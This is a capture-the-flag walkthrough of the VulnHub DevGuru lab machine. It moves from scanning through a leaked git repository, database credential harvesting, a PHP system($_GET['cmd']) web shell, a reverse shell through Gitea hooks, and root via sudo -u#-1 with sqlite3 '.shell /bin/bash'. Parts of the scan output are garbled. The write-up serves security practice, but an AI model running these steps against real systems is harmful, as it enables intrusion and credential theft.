

Exploit D.E.V.G.U.R.U from vuln-hub.

Created: 10-01-2021 19:57:35

Updated: 30-09-2023 22:46:52


Author: xShadowx

#Scanning.

```
(kali㉿kali)-[~/Desktop/Vulnhub/Devguru/Nmap]
└─$ cat Nmap.nse
# Nmap scan initiated Sun Jan 10 14:56:15 2021 as: nmap -sC -sV -T4 -p- -A -oN Nmap 192.168.1.138
Nmap scan report for 192.168.1.138 (192.168.1.138)
Host is up (0.00032s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.6p1 Ubuntu 4 (Ubuntu; protocol 2.0)
ssh-enum  2x48 2x146<8>2b<2b<01:ff>57:58:7a<5f>2b<ai>d6:2f:89:8e (RSA)
 256 0x79:93:9c:e3:b4:ab<be>:80:ad:61:9d:d1:88:d2:24 (EDDSA)
 256 9c:f9:88:d4:33:77:06:4e:0d:97:c7:39:17:3e:07:9:c:b (ED25519)
80/tcp    open  http  Apache httpd 2.4.29 ((Ubuntu))
http-generator: http://devguru.com
http-gitlea: 192.168.1.138:80</git/
  Git repository found!
  Repository description: Unnamed repository; edit this file 'description' to name the...
  Last commit message: first commit
  Remotes:
    http://devguru.local:8585/frank/devguru-website.git
      Project type: MP application (guessed from .gitignore)
  http://devguru.local:80</> Apache/2.4.29 (Ubuntu)
  http://title: Corp - Devguru
8585/tcp open  unknown
fingerprint-strings:
  Generics:
    HTTP/1.1 400 Bad Request
    Content-Type: text/plain; charset=utf-8
    Connection: close
    Request
  GetRequest:
    HTTP/1.0 200 OK
    Content-Type: text/html; charset=UTF-8
    Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
    Set-Cookie: i_like_gitea=b77734765628411; Path=/; HttpOnly
    Set-Cookie: csrf=r7tR1R-Tz7uNCAGo0D07oZngMnwGM7yMDT2MDAnXz4wMD5YNTQ30A; Path=/; Expires=Mon, 11 Jan 2021 06:26:57 GMT; HttpOnly
    X-Forge-Options: SAMEORIGIN
    Date: Sun, 10 Jan 2021 06:26:57 GMT
  <!DOCTYPE html>
  <html lang="en-US" class="theme">
    <head data-suburl="">
      <meta name="viewport" content="width=device-width, initial-scale=1">
      <meta http-equiv="X-UA-Compatible" content="ie-edge">
      <title> Gitea : Git with a cup of tea </title>
      <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
      <meta name="theme-color" content="#00c644">
      <meta name="author" content="Gitea - Git with a cup of tea" />
      <meta name="description" content="Gitea (Git with a cup of tea) is a painless
HTTPOptions:
  HTTP/1.0 404 Not Found
  Content-Type: text/html; charset=UTF-8
  Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
  Set-Cookie: i_like_gitea=2de61ab5379431; Path=/; HttpOnly
  Set-Cookie: csrf=r7tR1R-Tz7uNCAGo0D07oZngMnwGM7yMDT2MDAnXz4wMD5YNTQ30A; Path=/; Expires=Mon, 11 Jan 2021 06:26:57 GMT; HttpOnly
  X-Forge-Options: SAMEORIGIN
  Date: Sun, 10 Jan 2021 06:26:57 GMT
  <!DOCTYPE html>
  <html lang="en-US" class="theme">
    <head data-suburl="">
      <meta name="viewport" content="width=device-width, initial-scale=1">
      <meta http-equiv="X-UA-Compatible" content="ie-edge">
      <title> Page Not Found - Gitea: Git with a cup of tea </title>
      <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
      <meta name="theme-color" content="#00c644">
      <meta name="author" content="Gitea - Git with a cup of tea" />
      <meta name="description" content="Gitea (Git with a cup of tea)" />
    </head>
    <body>
      <h1>Page Not Found</h1>
      <p>The page you were looking for doesn't exist or has been moved. Please try again or go back to the main page.</p>
      <div>Go back</div>
    </body>
  </html>
</body>
</html>

```

#Interesting things found in web.



So after this i decided to go to other port which was 8585 and i found another website running there

Gitea: Git with a cup of tea

A painless, self-hosted Git service

Easy to install
Simply run the binary for your platform, ship it with Docker, or get it packaged.

Cross-platform
Gitea runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!

This was a legitimate website most of the links are working fine and also this has both a register and a login page like the previous login page also one more interesting thing that i found was that the version of framework was written below


Lightweight

Gitea has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!


Gitea version 1.12.5

Powered by Gitea Version: 1.12.5 Page: 0ms Template: 0ms

One more Version that i found was of Go which i think this binary provided by the website is running on.



Here is how the login page looks like



Powered by Gitea Version: 1.12.5 Page: 1ms Template: Qms

English | [JavaScript licenses](#) | [API](#) | [Website](#) | Go1.14.9

So while searching through the found directories i found this u-r-l where i can search for people and i found this person.

A screenshot of a Mozilla Firefox browser window displaying a Gitea user profile. The address bar shows the URL `devguru.local:8585/explore/users`. The page header includes links for Home, Explore, Help, Register, and Sign In. Below the header, there are tabs for Repositories, Users (which is selected), and Organizations. A search bar with placeholder text "Search..." and a "Sort" dropdown are also present. The main content area shows a user profile for "frank", which includes a small profile picture, the username "frank", and the note "Joined on Nov 19, 2020".

A screenshot of a Mozilla Firefox browser window showing a login page for "OCTOBER". The address bar shows the URL `devguru.local/backend/backend/auth/signin`. An orange error message box at the top states: "A user was found to match all plain text credentials however hashed credential 'password' did not match." An arrow points from this message to the text "Interesting message by server's authentication mechanism" located to the right. Below the message, the OCTOBER logo is visible. The login form itself has fields for "username" (containing "frank") and "password", and a "Login" button. A tooltip on the password field reads: "This connection is not secure. Logins entered here could be compromised. Learn More".

So this clarifies a lot of things right, first we know that there is a user named frank registered on the C.M.S and as the message says that the username was matched but the password was hashed to check against the hashed real password stored in the database but it didn't work so it means that we have to perform something like dictionary attack to crack frank's password or find some bug in the authentication mechanism of the C.M.S. But this didn't work so i thought to search for some git tool that can dump git repository data and i found this

The input file should contain the targets one per line. The script will output discovered domains in the form of
[*] Found: DOMAIN to stdout.

Dumper

This tool can be used to download as much as possible from the found .git repository from web servers which do not have directory listing enabled.

Usage

```
1 | ./gitdumper.sh -h
2 |
3 | [*] USAGE: http://target.tld/.git/ dest-dir [--git-dir=otherdir]
4 |           --git-dir=otherdir      Change the git folder name. Default: .git
```


Note: This tool has no 100% guarantee
Open compressed into pack-files, it m... Opsgenie Notify the right people at the right time and never miss a critical alert Start for free

So i found this tool and decided to fire this up against the target after the tool finished it created a directory for the website where all the extracted files were stored.

```
File Actions Edit View Help
PORT STATE SERVICE VERSION
22/tcp open  ssh  OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; p
| ssh-hostkey:
|   2048 2a:46:e8:2b:01:ff:57:58:7a:5f:25:a4:d6:f2:89:8e (RSA)
|   256 08:79:93:9c:e3:b4:a4:be:80:ad:61:9d:d3:88:d2:84 (ECDSA)
|_ 256 09:c9:98:8d:33:77:06:4e:d9:7c:39:17:3e:07:9c:bd (ED255
80/tcp open  http  Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: DevGuru
| http-dit:
|   192.168.1.138:80/gi
|     Git repository found!
|       Repository description: Unnamed repository; edit this fi
e the
|       lost commit message: first commit
|       Remotes:
|         http://devguru.local:8585/frank/devguru-website.git
|       Project type: PHP application (guessed from .gitignore)
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Corp - DevGuru
8585/tcp open  unknown
|_fingerprint-strings:
|   Genericfingerprints:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request:
|       GET / HTTP/1.1
|       HTTP/1.0 200 OK
|       Content-Type: text/html; charset=UTF-8
|       Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|       Set-Cookie: i_like_gitea=b37a347b5620431; Path=/; HttpO
|       Set-Cookie: csrfrzJIR-1ZqUNAguedToZnwgMww6MTYxMDI2MD
|       X-Frame-Options: SAMEORIGIN
|       Date: Sun, 10 Jan 2021 00:26:57 GMT; HTTPOnly
|       <!DOCTYPE html>
|       <html lang="en-US" class="theme--">
|       <head data-suburl="">
|       <meta charset="utf-8">
|       <meta name="viewport" content="width=device-width, initial-scale=1, viewport-fit=scale-to-edge">
|       <title> Gitea: Git with a cup of tea </title>
|       <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
|       <meta name="theme-color" content="#6ccc64">
|       <meta name="author" content="Gitea - Git with a cup of t
|       
```

```
root@kali:~/devguru.local/config
Database info
[{"driver": "sqlite", "host": "localhost", "port": 3306, "username": "root", "password": "S066EBYx4GT3byXH", "database": "storage/database.sqlite", "prefix": ""}, {"driver": "mysql", "host": "localhost", "port": 3306, "username": "root", "password": "S066EBYx4GT3byXH", "database": "giteadb", "prefix": ""}, {"driver": "pgsql", "host": "localhost", "port": 5432, "username": "root", "password": "S066EBYx4GT3byXH", "database": "public", "prefix": ""}, {"driver": "sqlsrv", "host": "localhost", "port": 1433, "username": "root", "password": "S066EBYx4GT3byXH", "database": "gitea", "prefix": ""}],
```

So here i found a username for a database and a password so now we can login on the /ad-miner page



Adminer 4.7.7

Login

System	MySQL
Server	localhost
Username	
Password	
Database	

Permanent login

This is a database management system which is my-sql and after searching i found the users table with frank's password hash.

Select: backend_users

Frank's Password Hash.

id	first_name	last_name	login	email	password	activation_code	persist_code
1	Frank	Morris	frank	frank@devguru.local	\$2y\$10\$0p5wBfbAN6IMYT27pJMorOGutDF2RKZY2iTUpZ3x8eAaYgN6EKK	NULL	\$2y\$10\$nhhKQ8hTe9b3So2gXhBuT.HG17vEdBXe86hEq1qd

The password is in a hash form so we have to crack it first using john. This was taking a lot of time so i decided to edit the password value in the database to something easy like "password" and then login as frank and we have below scenario now

Welcome back to OctoberCMS, Frank. Your last sign in was Fri, Nov 20, 2020 12:31 AM


SYSTEM STATUS

- Pending software updates
- Some issues need attention
- System build
- Event log
- Request log
- Online since November 19, 2020

WEBSITE

Our work is presentation of our capabilities.

So here what i did is i edited a markup file with something like this



```
1 function onStart()
2 {
3     $this->page['getShell'] = system($_GET['cmd']);
4 }
```

the code section of the markup file looks like this and after saving i was able to run system commands from ? get parameter in u-r-l and so i got a reverse shell and discovered a .bak file which contained the gitea password.

```
[database]
; Database to use. Either "mysql", "postgres", "mssql" or "sqlite3".
DB_TYPE          = mysql
HOST             = 127.0.0.1:3306
NAME             = gitea
USER             = gitea
; Use PASSWD = `your password` for quoting if you use special characters in the password.
PASSWD           = UffPTF8C8jxVF2m
```

Logging in to the same database with these credentials and i found frank there too(poor frank) and then edited his password field got access to his git account and then after making a test repository and editing git hooks to a bash reverse shell we cloned his repository and added some things to it.

```
└# git clone http://192.168.238.133:8585/frank/test.git
```

```
└# cd test
```

```
└# touch test.txt
```

```
└# git add .
```

```
└# git config --global user.email "frank@devguru.local"
```

```
└# git config --global user.name "frank"
```

```
└# git commit -am "Test Commit"
```

```
└# git push origin master
```

After following these steps we got a shell as bash and an interactive one.

```
(root@kali)-[~/home/kali/privilege-escalation-awesome-scripts-suite  
/linPEAS]  
└─# nc -lvpn 5555  
listening on [any] 5555 ...  
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.6] 59904  
bash: cannot set terminal process group (721): Inappropriate ioctl for  
device  
bash: no job control in this shell  
frank@devguru:~/gitea-repositories/frank/test.git$
```

We are Dev Guru.

and also the user flag

```
frank@devguru:/home/frank$ ls  
ls  
data  
user.txt  
frank@devguru:/home/frank$ cat user.txt  
cat user.txt  
22854d0aec6ba776f9d35bf7b0e00217  
frank@devguru:/home/frank$
```

Now for escalating privileges we ran s-u-d-o command

```
frank@devguru:/home/frank$ sudo -l  
sudo -l  
Matching Defaults entries for frank on devguru:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User frank may run the following commands on devguru:  
    (ALL, !root) NOPASSWD: /usr/bin/sqlite3  
frank@devguru:/home/frank$
```

And after seeing something like this i searched on bins and found this

[.. / sqlite3](#) Star 3,961

[Shell](#) [File write](#) [File read](#) [Sudo](#) [Limited SUID](#)

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
sqlite3 /dev/null '.shell /bin/sh'
```

Ran this command

```
frank@devguru:/home/frank$ sudo sqlite3 /dev/null '.shell /bin/bash'  
sudo sqlite3 /dev/null '.shell /bin/bash'  
sudo: no tty present and no askpass program specified  
frank@devguru:/home/frank$ sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'  
sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'  
cd /root  
ls  
msg.txt  
root.txt  
cat root.txt  
96440606fb88aa7497cde5a8e68daf8f
```

unfortunately this command did not worked i tried it many times and in final on this worked and got root.